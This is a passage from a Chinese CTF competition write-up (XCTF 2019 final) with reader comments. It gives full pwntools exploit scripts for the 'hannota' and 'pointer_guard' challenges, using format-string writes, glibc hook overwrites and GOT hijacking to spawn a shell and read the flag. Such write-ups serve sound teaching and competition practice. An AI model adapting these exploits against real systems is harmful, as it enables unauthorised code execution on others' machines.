        gdb.attach(p)
        # debug(0x0000000000003004)
    cmd('e')
    p.sendline("00"*0x10)
    cmd('e')
    p.sendline("cafebabedeadbeefcafebabedeadbeef".decode('hex'))
    cmd('d')
    payload1 = "5658a9ced4f5415d3e85e2e879d464405658a9ced4f5415d3e85e2e879d46440"
    payload2 = "bbbbbbbbbbbbbbbbbbbbbbbbbbbbbb"
    p.sendline(payload1)
    p.sendline(payload2)

    cmd('e')
    p.sendline("cafebabedeadbeefcafebabedeadbeef".decode('hex'))
    p.recvuntil("e:encryp",drop=True)
    p.recvuntil(">")
    key = p.recvuntil("e:encryp",drop=True)
    info(key)
    cmd('s')
    p.sendline(key)
    flag = p.recv(0x3c,timeout=0.5)
    info(flag)
    p.interactive()

if __name__ == "__main__":
    main(args['REMOTE'])
```

hannota

第二天说没有流量了。。。。。其实内心是有点慌的

只找到了两个漏洞

一个是login函数的堆溢出

```
v14 = __readfsqword(0x28u);
 src = 0LL;
 printf("please enter user token length : ");
 size = get_int();
 if ( size <= 0xFF )
 {
   printf("please enter user token: ");
   token = malloc(size);
   read_n(token, 0x100uLL);
   strcpy(dest, ROOM_PATH);
   n = strlen(dest);
```

另一个是play from console的show有个格式化字符串

```
unsigned __int64 sub_243B()
{
 char buf; // [rsp+10h] [rbp-110h]
 unsigned __int64 v2; // [rsp+118h] [rbp-8h]

 v2 = __readfsqword(0x28u);
 puts("We will receive input from the terminal");
 printf("E.g :");
 read(0, &buf, 0x100uLL);
 printf(&buf, &buf);
 return __readfsqword(0x28u) ^ v2;
}
```

我用的是这里的格式化字符串，一开始修的时候把printf改成了puts，check没过，改成了printf("%s",buf);,还是没过，赛后问了阿鹏师傅，应该改为write(1,bu

格式化字符串的exp为

```
from pwn import *

context.arch='amd64'

def debug(addr,PIE=True):
   if PIE:
       text_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(p.pid)).readlines()[1], 16)
       gdb.attach(p,'b *{}'.format(hex(text_base+addr)))
   else:
       gdb.attach(p,"b *{}".format(hex(addr)))

def cmd(command):
   p.recvuntil(">>> ",timeout=0.5)
   p.sendline(str(command))

def fmtstr(offset, addr, data, written):
   cnt = 0
   payload = ''
   address = ''
   for x in data:
       cur = ord(x)
       if cur >= written&0xff:
           to_add = cur - (written&0xff)
       else:
           to_add = 0x100 + cur - (written&0xff)
       round = ''
       if to_add != 0:
           round += "%{}c".format(to_add)
       round += "%{}$hhn".format(offset+cnt+len(data)*2)
       assert(len(round) <= 0x10)
       written += to_add + 0x10 - len(round)
       payload += round.ljust(0x10, '_')
       address += p64(addr+cnt)
       cnt+=1
   return payload + address

def ca(tl,t,nl,n,pl,pa):
   cmd(1)
   p.recvuntil("please enter user token length : ")
   p.sendline(str(tl))
   p.recvuntil("please enter user token: ")
   p.sendline(t)
   p.recvuntil("please enter user name length : ")
   p.sendline(str(nl))
   p.recvuntil("please enter user name: ")
   p.sendline(n)
   p.recvuntil("please enter user password length : ")
   p.sendline(str(pl))
   p.recvuntil("please enter user password: ")
   p.sendline(pa)
def login(tl,t,pl,pa):
   cmd(0)
   p.recvuntil("please enter user token length : ")
   p.sendline(str(tl))
   p.recvuntil("please enter user token: ")
   p.sendline(t)
   p.recvuntil("please enter user password length : ")
   p.sendline(str(pl))
   p.recvuntil("please enter user password : ")
   p.sendline(pa)

def add_pl(type):
   cmd(0)
   cmd(type)
def show(idx):
```

```
    cmd(2)
    p.recvuntil("index : ")
    p.sendline(str(idx))

def main(host,port=9999):
    global p
    if host:
        p = remote(host,port)
    else:
        p = process("./hannota")
        # p = process("./pwn",env={"LD_PRELOAD":"./x64_libc.so.6"})
        # gdb.attach(p)
        debug(0x00000000000024A1)
    ca(0x20,"AA",0x20,"AA",0x20,"AA")
    ca(0x20,"AA",0x20,"AA",0x20,"AA")
    login(0x20,"AA",0x20,"AA")

    add_pl(0)
    show(0)
    p.recvuntil("E.g :")
    p.sendline("%p%p-%p-%p-%p-%p-%p%p%p%p%p*%p*")

    p.recvuntil('-')
    libc.address = int(p.recvuntil("-",drop=True),16)-0x110081
    info("libc : " + hex(libc.address))
    p.recvuntil('*')
    stack = int(p.recvuntil("*",drop=True),16)
    info("stack : " + hex(stack))
    ret_addr = stack+0x8
    payload = fmtstr(8,ret_addr,p64(libc.address+0x4f2c5)[:6],0)
    show(0)
    p.recvuntil("E.g :")
    p.send(payload)

    sleep(0.1)
    p.sendline("cat flag")
    p.recv(timeout=0.5)
    flag = p.recvuntil("\n",timeout=0.5)
    info(flag)
    p.interactive()

if __name__ == "__main__":
    libc = ELF("/lib/x86_64-linux-gnu/libc.so.6",checksec=False)
    main(args['REMOTE'])
```

pointer_guard

逐渐变难的一题

- 一开始5次地址写，1次libc里的任意函数call，参数还是可控的，那自然就system("/bin/sh")和execve("/bin/sh",0,0)了

```
from pwn import *

context.arch='amd64'
def cmd(command):
    p.recvuntil(">",timeout=0.5)
    p.sendline(command)

def main(host,port=9999):
    global p
    if host:
        p = remote(host,port)
    else:
        p = process("./pwn")
        # p = process("./pwn",env={"LD_PRELOAD":"./x64_libc.so.6"})
        gdb.attach(p)
        # debug(0x0000000000000A69)

    p.recvuntil("binary_base=")
```

```
    elf.address = int(p.recvuntil("\n",drop=True),16)
    info("elf : " + hex(elf.address))

    p.recvuntil("libc_base=")
    libc.address = int(p.recvuntil("\n",drop=True),16)
    info("libc : " + hex(libc.address))

    p.recvuntil("stack_base=")
    stack = int(p.recvuntil("\n",drop=True),16)
    info("stack : " + hex(stack))

    for i in range(4):
        p.recvuntil("Addr:")
        p.sendline(str(stack))
        p.recvuntil("Value:")
        p.sendline(str(1))
    p.recvuntil("Addr:")
    p.sendline(str(elf.address+0x203210))
    p.recvuntil("Value:")
    p.sendline(str(u64('/bin/sh\x00')))
    p.recvuntil("Trigger!")
    # system
    # p.sendline("system")
    # p.sendline("1")
    # p.sendline(str(stack+0x54))
    # execve
    p.sendline("execve")
    p.sendline("3")
    p.sendline(str(stack+0x54))
    p.sendline("0")
    p.sendline("0")
    p.sendline("cat flag")
    p.recv(timeout=0.5)
    flag = p.recvuntil("\n",timeout=0.5)
    info(flag)
    p.interactive()

if __name__ == "__main__":
    libc = ELF("/lib/x86_64-linux-gnu/libc.so.6",checksec=False)
    elf = ELF("./pwn",checksec=False)
    main(args['REMOTE'])
```

- 然后变成了一次任意地址写，一次libc任意函数call，但是参数不可控，那就写那些hook吧，__free_hook,__malloc_hook,__memalign_hook,__realloc_hoo

这里贴个__free_hook的，其它的类似

```
p.recvuntil("Addr:")
    p.sendline(str(libc.symbols["__free_hook"]))
    p.recvuntil("Value:")
    p.sendline(str(libc.address+0x10a38c))
    p.recvuntil("Trigger!")
    p.sendline("free")
    p.sendline("0\x00"+"\x00"*90)
    p.sendline("cat flag")
    p.recv(timeout=0.5)
    flag = p.recvuntil("\n",timeout=0.5)
    info(flag)
```

- 然后是两次地址写

```
for ( i = 0; (unsigned __int64)i < 2; ++i )
 {
   puts("Addr:");
   v3 = (_QWORD *)sub_DB1();
   puts("Value:");
   v4 = sub_DB1();
   sub_1498(v3, v4);
 }
 if ( !dlopen("libc.so.6", 1) )
 {
```

```
   v5 = dlerror();
   fprintf(stderr, "%s\n", v5);
   exit(1);
 }
```

因为dlopen会调用malloc函数，所以就修改__malloc_hook和__realloc_hook来getshell

```
p.recvuntil("Addr:")
   p.sendline(str(libc.symbols["__realloc_hook"]))
   p.recvuntil("Value:")
   p.sendline(str(libc.address+0x10a38c))
   p.recvuntil("Addr:")
   p.sendline(str(libc.symbols["__malloc_hook"]))
   p.recvuntil("Value:")
   p.sendline(str(libc.symbols["realloc"]+8))
```

- 最后只有一次地址写了

```
for ( i = 0; (unsigned __int64)i < 1; ++i )
 {
   puts("Addr:");
   v3 = (_QWORD *)sub_DB1();
   puts("Value:");
   v4 = sub_DB1();
   sub_1498(v3, v4);
 }
 if ( !dlopen("libc.so.6", 1) )
 {
   v5 = dlerror();
   fprintf(stderr, "%s\n", v5);
   exit(1);
 }
```

我在_dlerror_run里找到了call _dl_catch_error@plt

```
0x7ff6fbcf6726 <_dlerror_run+86>     lea    rdi, [rbx + 0x10]
  0x7ff6fbcf672a <_dlerror_run+90>     mov    r8, r12
  0x7ff6fbcf672d <_dlerror_run+93>     mov    rcx, rbp
■ 0x7ff6fbcf6730 <_dlerror_run+96>     call   _dl_catch_error@plt <0x7ff6fbcf5d90>
       rdi: 0x7ff6fbef80f0 (last_result+16) ■— 0x0
       rsi: 0x7ff6fbef80f8 (last_result+24) ■— 0x0
       rdx: 0x7ff6fbef80e8 (last_result+8) ■— 0x0
       rcx: 0x7ff6fbcf5f40 (dlopen_doit) ■— push   rbx
```

既然是plt的话，那就可以修改GOT表来劫持流程了

```
■ 0x7ff6fbcf5d90 <_dl_catch_error@plt>       jmp    qword ptr [rip + 0x2022a2] <0x7ff6fbef8038>

  0x7ff6fbcf5d96 <_dl_catch_error@plt+6>     push   4
  0x7ff6fbcf5d9b <_dl_catch_error@plt+11>    jmp    0x7ff6fbcf5d40
   ↓
  0x7ff6fbcf5d40                             push   qword ptr [rip + 0x2022c2] <0x7ff6fbef8008>
  0x7ff6fbcf5d46                             jmp    qword ptr [rip + 0x2022c4] <0x7ff6fba0e38c>

pwndbg> telescope 0x5f4010+0x7f3cf530b000
00:0000■   0x7f3cf58ff010 (_GLOBAL_OFFSET_TABLE_+16) —■ 0x7f3cf5917750 (_dl_runtime_resolve_xsavec)
```

可以看到有两处地方都用到了GOT表，所以都试一试改为one_gadget，结果本地都不行，但是打远程的时候通了，打通的是把_dl_runtime_resolve_xsavec的GOT改

```
p.recvuntil("Addr:")
   p.sendline(str(libc.address+0x5f4010))
   p.recvuntil("Value:")
   p.sendline(str(libc.address+0x10a38c))
```

tnj

这题的话还是看丁佬的 github 吧，膜丁佬。
https://github.com/Escapingbug/xctf-2019-final-tnj

上一篇：thinkphp5.1.x~5.2... 下一篇：HarekazeCTF2019 web

1. 12 条回复


Harmoc 2019-10-28 10:50:34

这都什么神仙思路，ROIS Web巨佬们tql

0 回复Ta


南溟丶 2019-10-28 15:50:22

ROIS NB

0 回复Ta


M09Ic 2019-10-28 18:44:57

所以是怎么搜到的(狗头)

0 回复Ta


zsx 2019-10-28 23:57:01

@M09Ic 用百度以外的搜索引擎搜索「css leak text node」

0 回复Ta


Zedd 2019-10-29 01:00:10

被 zsx 锤的真开心

0 回复Ta


M00N 2019-10-29 08:49:06

被 zsx 锤的真开心

0 回复Ta


离怀秋 2019-10-29 09:24:24

膜，tql

0 回复Ta


wupco 2019-10-29 19:47:19

@M09Ic 一般xss的最好在twitter搜，关键词 css xss，就能搜到了。

0 回复Ta


wupco 2019-10-29 19:52:07

@M09Ic 不仅搜到了这次比赛用的办法，还能搜到一些也很神奇的操作。。比如css time-base attacking

0 回复Ta

点缀心空 2019-10-30 16:54:51

求问 printf("%s",buf) 和 write(1,buf,len(buf)) 有啥区别

0 回复Ta

ruan 2019-10-30 23:40:55

@点缀心空 应该没啥区别，可能是我当时改了call printf前面的字节被判check不过

0 回复Ta

imti**** 2019-10-31 19:19:39

膜，真滴强

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

目录